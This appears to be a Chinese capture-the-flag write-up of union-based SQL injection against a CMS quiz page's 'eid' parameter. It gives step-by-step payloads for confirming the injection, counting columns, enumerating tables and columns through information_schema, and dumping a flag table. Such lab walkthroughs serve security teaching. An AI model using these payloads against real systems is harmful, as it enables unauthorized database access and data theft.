

简介：该CMS的welcome.php中存在SQL注入攻击。




正常登录进入页面，页面的正常功能是一个答题系统，首先随便探索一下，寻找注入点



注意到不同的题库 eid的值不同，可能会与后端进行交互

尝试使用字符型注入，发现当输入’ and 1= 1 --%20时有内容 当’and 1= 2 --%20 时没有内容




说明存在字符型注入

下一步判断字段数

Order by 5 成功

Order by 6 失败


Union select 1,2,3,4,5



3被返回，说明我们可以通过3这个位置查询自己想要的东西

第一步，获取当前数据库的名称


Union select 1,2,database(),4,5



我们想要的东西显然在ctf这个数据库中

顺着这个思路，接下来查询ctf这个数据库中的所有表


Union select 1,2,group\_concat(table\_name),4,5 from information\_schema.tables where table\_schema = ‘ctf’



我们想要的应该在flag表中


查询flag表中的所有字段

Union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_name=’flag’



Flag 表下只有一个字段 flag

Union select 1,2,flag,4,5 from ctf.flag



成功